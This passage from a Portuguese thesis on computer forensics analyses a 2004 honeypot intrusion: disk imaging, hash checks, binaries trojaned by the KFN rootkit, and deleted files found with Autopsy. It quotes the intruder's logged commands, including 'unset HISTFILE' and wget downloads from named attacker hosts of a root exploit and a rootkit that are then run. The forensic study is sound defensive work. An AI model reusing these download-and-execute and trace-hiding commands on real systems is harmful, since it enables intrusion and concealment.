A última parte da estrutura física é composta pelos *honeypots* responsáveis pela atração e obtenção dos ataques. Os cinco *honeypots* presentes no ambiente são classificados como "HoneypotX", onde X representa o número do *honeypot*, variando de 1 a 5. Os sistemas operacionais instalados são, respectivamente, Linux Slackware 9.0, Linux Red Hat[41] 9.0, Linux Mandrake[42] 9.0, Windows[43] 2000 Server SP4 e Linux Red Hat 7.2. Todas as máquinas foram instaladas com suas configurações

[1]Intrusion Detection System

padrão para não dificultar a invasão.

6.2 Estrutura Lógica

A estrutura lógica representa a forma da qual a rede é vista por pessoas externas. Por se tratar de uma estrutura simples, as diferenças entre a estrutura física e lógica são mínimas, mas importantes para que um atacante não perceba que está sendo monitorado. A Figura 6.2 representa a estrutura lógica do ambiente de pesquisa atual.



Figura 6.2: Estrutura lógica da *honeynet*

No caso da estrutura lógica, a rede é vista como um conjunto formado apenas pelo roteador e pelos *honeypots*, ou seja, a máquina de gerência não faz parte dessa estrutura.

Apesar da representação lógica da estrutura, todo o tráfego da *honeynet* passa, obrigatoriamente, pela máquina de gerência. O funcionamento desta máquina em

modo *bridge* permite que todos os dados sejam retransmitidos sem nenhum tipo de alteração no cabeçalho dos pacotes. O fato dos *honeypots* estarem conectados através de um *hub*, também permite que a máquina de gerência capture todo o tráfego interno.

6.3 O comprometimento do sistema

Como a máquina de gerência era responsável pelo envio de alertas, a mesma enviou um *e-mail* no dia 18 de setembro de 2004, as 12:43:08 horas (GMT), informando que o *Honeypot5* estava gerando tráfego de rede para Internet, o que só é possível se algum usuário estiver conectado no sistema. Como este usuário não era nenhum dos administradores, conclui-se que havia um invasor conectado, fato confirmado pela leitura dos *logs* de acesso ao *Honeypot5*.

Infelizmente, a *honeynet* foi desligada devido a problemas elétricos que a Cidade Universitária enfrentava na época. Portanto, os procedimentos de coleta de evidências em memórias voláteis não puderam ser realizados.

6.4 A busca por evidências

O primeiro procedimento, uma vez que a máquina encontrava-se desligada, foi a criação da imagem do disco comprometido. Para isso, o sistema invadido foi "montado"no diretório **/honeynet/mount** e sua imagem, o arquivo **honeypot5.dd**, gerada através do comando **dd**:

```
# md5sum /honeynet/mount
d90177e320977fbfcbf924369485de64 /honeynet/mount
# dd if=/honeynet/mount of=/honeypot5.dd
```

A opção de criar a imagem em arquivo é devido a sua facilidade de transporte e manuseio, quando comparado com a imagem em um disco rígido. O arquivo

honeypot5.dd, que contém a imagem do sistema comprometido, foi transferido por **ssh** para a estação forense 10.10.0.1:

```
# scp /honeypot5.dd 10.10.0.1:/
```

Na estação forense, foi verificado o *hash* md5 da imagem:

```
# md5sum /honeypot5.dd
d90177e320977fbfcbf924369485de64 honeypot5.dd
```

Com o *hash* md5 da imagem idêntico ao disco original, está provado que ambos contem exatamente o mesmo conteúdo, logo, o que for encontrado nessa cópia também será encontrado no original. Vamos "montar"a imagem no diretório **/mnt/analise** para iniciar o trabalho forense:

```
# mount -o ro,noexec,nodev,loop /honeypot5.dd /mnt/analise
```

Os parâmetros acima indicam que a montagem foi feita como somente leitura, impedindo a execução de binários e não interpretando os arquivos de dispositivos. A opção *loop* é necessária para utilizar os recursos de *loop* do *kernel*.

6.5 Encontrando as evidências

A busca por evidências será feita seguindo cada fonte de informação da Tabela 4.1 começando pelos arquivos de configuração. Analisando estes arquivos percebe-se que os serviços de **SSH** e **ATD** sofreram alterações. O **SSH** teve diversas alterações na sua configuração como por exemplo, aceitar conexões do usuário *root* na porta 1488. Já o **ATD**, responsável pelo agendamento de tarefas, passou a ser inicializado junto com o sistema, configuração esta não feita originalmente.

Outra fonte de informação é o diretório de dispositivos. Este diretório no sistema "montado"é acessado pelo caminho **/mnt/analise/dev**, e só deve conter arquivos de dispositivos.

```
# find /mnt/analise/dev -type f
/mnt/analise/dev/MAKEDEV
/mnt/analise/dev/ttyop
/mnt/analise/dev/ttyoa
/mnt/analise/dev/ttyof
/mnt/analise/dev/ttyos
```

Note que foi encontrado neste diretório cinco arquivos regulares. A exceção do **MAKEDEV**, os demais arquivos foram colocados pelo invasor.

Partindo para a análise dos arquivos binários do sistema, foi verificado que o seu *hash* MD5 não correspondia com o *hash* original. Alguns dos binários alterados pelo invasor foram: **ps**, **top**, **pstree**, **killall**, **ls**, **vdir**, **find**, **du**, **netstat**, **ifconfig**.

Verificando os arquivos temporários, foram encontradas mais duas evidências: a presença dos arquivos **rh73.tgz** e **laba.c**. Analisando o primeiro, o arquivo binário **rh73** é criado a partir da descompatação do **rh73.tgz**, e ao executá-lo em outro sistema, porém com a mesma configuração, é dado ao usuário privilégios de *root*. Observe:

```
bash-2.05a$ whoami
fred
bash-2.05a$ tar zxf rh73.tgz
bash-2.05a$ ./rh73
        [+] Attached to 4068
        [+] Signal caught
        [+] Shellcode placed at 0x4000fd1d
        [+] Now wait for suid shell...
whoami
root
```

Na primeira linha, o comando **whoami** é utilizado para identificar o usuário que está conectado, no caso, *fred*. Ao executá-lo novamente (linha 9), após a execução do binário **rh73**(linha 4), o usuário *fred* torna-se o **root**(linha 10), ou seja, o administrador. Com isso, constata-se a forma utilizada pelo invasor na escalação de privilégios.

Investigando agora o arquivo **laba.c**, percebe-se que, apesar de conter a extensão .c, não é um arquivo texto, devido aos caracteres ilegíveis contidos nele. Então, o comando **file** foi executado para revelar qual é o tipo do arquivo em questão:

```
$ file laba.c
laba.c: gzip compressed data, from Unix
```

Considerando o retorno do comando **file**, nota-se que realmente não é texto, e sim um arquivo comprimido de extensão .tar.gz. O comando **tar**, responsável pela descomprensão, foi utilizado, exibindo uma série de diretórios e arquivos, conforme a seguir:

```
$ tar -tvzf laba.c
drwxr-xr-x root/root         0 2003-12-03 18:13:05 kfn/
drwxr-xr-x root/root         0 2002-04-15 06:46:14 kfn/sshd/
-rwxr-xr-x root/root     19840 2001-01-10 23:25:00 kfn/sshd/ifconfig
-rwxr-xr-x root/root       969 2001-04-08 20:10:05 kfn/sshd/init.sshd
-rwxr-xr-x root/root         0 2001-07-21 12:02:22 kfn/sshd/install.log
-rwxr-xr-x root/root    649827 2001-04-09 00:15:12 kfn/sshd/sshd
-rwxr-xr-x root/root      1091 2001-05-24 04:05:42 kfn/sshd/sshd-install
-rwxr-xr-x root/root       685 2003-12-03 17:58:38 kfn/sshd/sshd_config
-rwxr-xr-x root/root       880 2001-05-24 04:05:04 kfn/sshd/ssh_config
-rwxr-xr-x root/root       531 2000-10-28 07:32:08 kfn/sshd/ssh_host_key
-rwxr-xr-x root/root       336 2001-10-07 21:58:02 kfn/sshd/ssh_host_key.pub
-rwxr-xr-x root/root       512 2000-10-28 07:32:22 kfn/sshd/ssh_random_seed
-rwxr-xr-x root/root       530 2001-01-21 21:27:00 kfn/.1addr
-rwxr-xr-x root/root       314 2003-12-03 17:52:31 kfn/.1file
-rwxr-xr-x root/root       300 2001-06-16 02:06:51 kfn/.1logz
-rwxr-xr-x root/root       554 2001-06-16 02:10:03 kfn/.1proc
-rwxr-xr-x root/root      1370 2001-04-04 18:00:17 kfn/atd.init
-rwsr-sr-x root/root      8676 2001-04-08 11:11:59 kfn/chsh
-rwxr-xr-x root/root      1250 2001-11-19 23:26:22 kfn/clean
-rwxr-xr-x root/root    589824 2001-06-16 02:10:18 kfn/core
-rwxr-xr-x root/root       277 2003-12-03 17:55:27 kfn/crontab-entry
-rwxr-xr-x root/root     23780 2001-03-14 13:42:17 kfn/du
-rwxr-xr-x root/root     55744 2001-02-09 02:29:07 kfn/find
-rwxr-xr-x root/root       643 2001-10-11 07:16:32 kfn/functions
```

```
-rwxr-xr-x root/root     22328 2001-04-08 12:17:31 kfn/ifconfig
-rwxr-xr-x root/root      8368 2001-05-24 03:41:32 kfn/imp
-rwxr-xr-x root/root      1425 2001-09-01 04:49:48 kfn/inet
-rwxr-xr-x root/root     15448 2003-12-03 17:52:11 kfn/install
-rwxr-xr-x root/root      1182 2002-06-21 05:35:42 kfn/install.log
-rwxr-xr-x root/root     10532 2000-07-12 11:17:25 kfn/killall
-rwxr-xr-x root/root      5888 2001-05-24 03:41:32 kfn/linsniffer
-rwxr-xr-x root/root     43752 2001-04-08 11:12:03 kfn/login
-rwxr-xr-x root/root     36692 2001-03-14 13:42:17 kfn/ls
-rwxr-xr-x root/root      5648 2001-04-04 18:00:18 kfn/md5bd
-rwxr-xr-x root/root       194 2001-06-16 02:21:25 kfn/me
-rwxr-xr-x root/root     30640 2001-04-08 12:17:31 kfn/netstat
-rwxr-xr-x root/root     32756 2001-04-05 10:54:41 kfn/ps
-rwxr-xr-x root/root     13184 2000-07-12 11:17:25 kfn/pstree
-rwxr-xr-x root/root      4060 2001-09-01 21:03:54 kfn/sense
-rwxr-xr-x root/root      2960 2001-05-24 03:41:32 kfn/shad
-rwxr-xr-x root/root      2210 2001-06-16 02:23:57 kfn/sysinfo
-rwxr-xr-x root/root     25444 2001-02-07 18:46:29 kfn/syslogd
-rwxr-xr-x root/root      1192 2002-06-21 05:34:13 kfn/syslogd.init
-rwxr-xr-x root/root     48856 2001-04-05 10:54:41 kfn/top
-rwxr-xr-x root/root     38536 2001-03-14 13:42:17 kfn/vdir
-rwxr-xr-x root/root      6100 2001-05-24 03:41:32 kfn/wp
-rwxr-xr-x root/root     32488 2003-12-03 18:12:58 kfn/kernel
```

Analisando-os individualmente, descobre-se que esses arquivos fazem parte do código fonte do *rootkit* KFN e estudando o seu funcionamento, percebe-se que ele foi responsável pela modificação dos binários, criação de arquivos regulares dentro do diretório de dispositivos e a alteração dos arquivos de configuração do sistema. O estudo aprofundado sobre esse *rootkit* é apresentado no Apêndice A.

Mesmo obtido evidências suficientes que confirmam o comprometimento do sistema, ainda falta investigar os arquivos de *log*. Examinando-os, pode ser observada uma linha com diversos caracteres ilegíveis, semelhante a uma situação de estouro de buffer relacionado à porta 443(**SSL**).

Depois de um estudo desses caracteres ilegíveis e verificando a versão do **SSL** utilizada, conclui-se que esse foi o ponto de entrada do invasor no sistema, explorando

a falha conhecida como "*OpenSSL Malformed Client Key Remote Buffer Overflow Vulnerability (CAN-2002-0656)*".

Portanto, com esta análise computacional forense, foi possível descobrir o ponto de entrada do atacante, como ganhou privilégios administrativos e de que forma preocupou-se com a manutenção de tais privilégios. A Tabela 6.1 resume as evidências encontradas até esse momento.

Fonte de Informação	**Evidência**
Arquivos de configuração	SSH aceitando conexões do usuário root na porta 1488; ATD ativado.
Diretórios temporários	rh73.tgz (exploit); laba.c (rootkit KFN)
Diretório de arquivos de dispositivos	/dev/ttyop; /dev/ttyoa; /dev/ttyof; /dev/ttyos
Arquivos e diretórios escondidos ou não usuais	-
Executáveis e bibliotecas	ps, top, pstree, killall, ls, vdir, nd, du, netstat, ifconfig.
Arquivos de *log*	Registro sobre estouro de buffer na porta 443 (SSL)

Tabela 6.1: Fonte de Informação x Evidência encontrada

Ainda falta utilizar uma ferramenta forense capaz de analisar os arquivos deletados. Para esta tarefa foi escolhida o **Sleuth Kit**, descrito na seção 5.3, pois é o aperfeiçoamento das ferramentas forenses anteriores, além de possuir uma interface gráfica amigável através do **Autopsy Forensic Browser**. Com o **AFB**, descrito na seção 5.4, instalado, basta executar o seu binário, escolher a opção de abrir um novo caso forense conforme a figura 6.3.

No primeiro campo é definido o nome do caso forense, depois a descrição do mesmo e por último o nome dos investigadores envolvidos no caso. Na próxima tela,



Figura 6.3: Iniciando um caso forense no AFB

ilustrada pela figura 6.4, o investigador inclui um *host* preenchendo o seu nome, descrição, *time zone* do sistema e ainda tem a opção de adicionar uma base de dados com o *hash* dos arquivos originais ou modificados, agilizando assim, a verificação da integridade do sistema.



Figura 6.4: Adicionando um *host*

Depois dessas etapas, o investigador deve adicionar a imagem que deseja analisar, clicando no botão **"Add image file"** conforme a figura 6.5.

Na tela seguinte, figura 6.6, o investigador poe o caminho para a imagem, define se é de uma partição ou disco e por último escolhe o método de importação (*link*, cópia, mover).

Feito isso, a imagem está a disposição do investigador para a análise computacional forense. Escolhendo a opção **"File Analysis"**, no menu acima, e em seguinda **"All Deleted Files"** será exibido todos os arquivos que foram apagados. Verificando estes arquivos, encontra-se o diretório **/var/tmp/kfn**, ou seja, o diretório utilizado para a instalação do *rootkit* no sistema invadido foi removido pelo atacante com o intuito de esconder os seus vestígios. A Figura 6.7 ilustra o momento em que o diretório removido **/var/tmp/kfn** é encontrado.



Figura 6.5: Adicionando uma imagem

6.6 Origem do ataque

Conforme a arquitetura do ambiente, explicado nas seções anteriores, a máquina de gerência faz o registro de todo o tráfego de rede, por isso os *logs* dela continham a informação sobre o IP que foi utilizado pelo invasor para realizar o ataque. Esta informação, no entanto, não será divulgada por questões de privacidade.

Vale mencionar também que nenhuma medida legal foi tomada, pois não é o intuito desse trabalho entrar na justiça contra ninguém e sim estudar os procedimentos adotados.



Figura 6.6: Configurando a inclusão da imagem



Figura 6.7: Exibindo os arquivos removidos

Capítulo 7

Conclusão e Trabalhos Futuros

INFELIZMENTE , aqueles que cometem crimes não estão alheios a uma revolução computacional que tem ocorrido nas últimas décadas. Um número crescente de criminosos faz uso de *pagers*,telefones celulares, computadores *laptop* e servidores de rede no curso de suas atividades ilícitas. Em alguns casos, os computadores provêem os meios para a consumação do crime. Por exemplo, a Internet pode ser usada para enviar uma ameaça de morte por correio eletrônico, para lançar ataques contra uma rede de computadores vulnerável, para disseminar vírus de computador ou para transmitir imagens de pornografia infantil. Em outros casos, os computadores acabam se tornando dispositivos de armazenagem das evidências de um crime. Por exemplo, um traficante de drogas pode manter em seu computador pessoal uma listagem de quem lhe deve dinheiro, ou uma operação de lavagem de dinheiro pode reter falsos registros financeiros em um servidor de rede.

O aumento dramático dos crimes relacionados com computadores requer que os organismos policiais invistam em novas técnicas de abordagem e combate aos crimes, através de treinamentos constantes e parcerias com entidades técnico-científicas, a fim de se entender como obter e utilizar evidências eletrônicas armazenadas em computadores. Registros eletrônicos, como arquivos de *log* de redes de computadores, correspondências eletrônicas, arquivos de texto e de imagem, provêem evidências importantes, às vezes essenciais, em investigações criminais.

A análise computacional forense, por ser um ramo da criminalística bastante recente e relacionado a uma das áreas científicas que mais evolui atualmente, requer atenção especial. Além disto, a crescente utilização de computadores em atividades criminosas reforça tal necessidade de desenvolvimento, no sentido de se ampliar o uso de evidências digitais no amparo à justiça.

O estudo apresentando neste trabalho mostra o atraso da legislação brasileira, o que acaba incentivando os ataques. Demonstrou-se também um esforço no sentido de suprir a necessidade de desenvolvimento científico na área da análise computacional forense. A discussão acerca das várias fontes de informação de um sistema computacional, detalhando as técnicas de extração dos dados e as principais evidências comumente encontradas, fornece um guia prático para aqueles que estão se iniciando na área.

7.1 Resultados

O resultado da aplicação dos procedimentos da análise computacional forense foi satisfatório, pois este permitiu atingir o objetivo de descobrir a origem, como e quando foi feita a invasão.

Porém, a arquitetura da *Honeynet* com um computador de gerência que centraliza e captura todo o tráfego de forma transparente, inclusive as teclas que foram digitadas nos *honeypots*, surpreendeu por sua eficácia. Porque ao analisar essa máquina de gerência, pode-se obter toda a informação em uma única máquina que continha todos os *logs* do sistema comprometido e as teclas que foram digitadas pelo invasor.

Fazendo um resumo da mesma invasão e analisando agora os *logs* da máquina de gerência tem-se:

1) Invasor entrando no sistema:

```
TERM=xterm; export TERM=xterm; exec bash -i
bash-2.05a$unset HISTFILE; uname -a; id; w;
```

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

2) Download e execução de um *exploit* para se tornar root:

```
bash-2.05a$ wget www.justd0it.com/Linux/rh73.tgz
bash-2.05a$ tar zxf rh73.tgz
bash-2.05a$ ./rh73
[+] Attached to 4068
[+] Signal caught
[+] Shellcode placed at 0x4000fd1d
[+] Now wait for suid shell...
unset HISTFILE
```

3) Download e instalação do *rootkit* KFN:

```
# cd /var/tmp
# wget www.masterxxl.3x.ro/laba.c
# tar -xzvf laba.c
# cd kfn
# ./install
```

Apesar de chegar as mesmas conclusões, observando os *logs* do sistema de gerência foi mais eficaz pelo fato de obter todas as informações no mesmo computador.

7.2 Trabalhos Futuros

O trabalho do investigador pode ser bem dificultado caso a arquitetura de rede em que se encontra o computador comprometido não estiver bem elaborada, como por exemplo, sem detectores de intrusão (IDS), sem *logs* do firewall, sem *logs* do sistema, sem o *hash* criptográfico dos arquivos. Portanto, um bom trabalho futuro é elaborar uma arquitetura de rede que forneça ao investigador, informações suficientes para garantir que ele consiga encontrar o invasor e saber o que ocorreu no sistema comprometido de forma eficiente.

Um outro trabalho que pode ser feito futuramente é desenvolver um sistema automatizado de análise forense, permitindo que o investigador configure para determinar quais informações devem ser coletadas para análise e de que forma, quais as técnicas mais adequadas para a busca de cada evidência e como as evidências podem estar relacionadas. Além disso, tal arquitetura deve ser consistente com princípios básicos da análise computacional forense, como, por exemplo, a não alteração do sistema analisado, a realização da imagem do sistema e análise sobre a cópia, e a utilização de ferramentas confiáveis.

Bibliografia

[1] Instituto Brasileiro de Geografia e Estatística. http://www.ibge.gov.br/english/presidencia/noticias/ noticia_visualiza.php?id_noticia=226&id_pagina=1.

[2] NBSO - NIC BR Security Office. http://www.nbso.nic.br/stats/incidentes/.

[3] South Dakota Supreme Court. State vs Guthrie. http://www.sdbar.org/opinions/2001/May/2001_061.htm, May 2001.

[4] Scientific Working Group on Digital Evidence.

[5] Casey, E. *Digital Evidence and Computer Crime.* 2000.

[6] dos Reis, M. A. Forense computacional e sua aplicação em segurança imunológica. Tese de Mestrado, Universidade Estadual de Campinas, 2003.

[7] Spitzner, L. Honeypots: Definitions and Values of Honeypots. http://www.tracking-hackers.com/papers/honeypots.html, May 2003.

[8] Andrucioli, A. P. Proposta e Avaliação de um modelo alternativo baseado em Honeynet para identificação de ataques e classificação de atacantes na Internet. Tese de Mestrado, Universidade Federal do Rio de Janeiro, 2005.

[9] Nmap Team. http://www.insecure.org/nmap/.

[10] Murilo, N., and Steding-Jessen, K. Métodos para detecção local de rootkits e módulos de kernel maliciosos em sistemas unix. In *Simpósio de Segurança em Informática - SSI* (2001), Instituto Tecnológico de Aeronáutica - ITA.

[11] II, W. G. K., and Heiser, J. G. *Computer Forensics: Incident Response Essentials.*

[12] Comitê Gestor da Internet no Brasil. http://www.cg.org.br.

[13] NBSO - NIC BR Security Office. http://www.nbso.nic.br.

[14] Código Penal. http://www.presidencia.gov.br/ccivil_03/Decreto-Lei/Del2848.htm.

[15] CASTRO, Carla Rodrigues Araújo de. *Crimes de Informática e seus Aspectos Processuais.* 2003.

[16] Novo Código Civil. http://www.presidencia.gov.br/ccivil_03/LEIS/2002/L10406.htm.

[17] Legislação Brasileira. http://www.planalto.gov.br/ccivil_03/MPV/2200-2.htm.

[18] Moderno dicionário da língua portuguesa. http://www.uol.com.br/michaelis.

[19] Legislação Brasileira. https://www.planalto.gov.br/ccivil_03/Leis/L9296.htm.

[20] Legislação Brasileira. https://www.planalto.gov.br/ccivil_03/LEIS/L9983.htm.

[21] Legislação Brasileira. https://www.planalto.gov.br/ccivil/leis/l9800.htm.

[22] Garfinkel, S., and Spafford, G. *Practical UNIX and Internet Security.* 1996.

[23] Van Jacobson and Craig Leres and Steven McCanne. http://www.tcpdump.org/.

[24] Gerald Combs. http://www.ethereal.com/.

[25] Vic Abel. http://freshmeat.net/projects/lsof/.

[26] Wichert Akkerman. http://www.liacs.nl/ wichert/strace/.

[27] Juan Cespedes. http://freshmeat.net/projects/ltrace/.

[28] Gerald Combs. http://www.s0ftpj.org.

[29] National Institute of Standards and Technology.

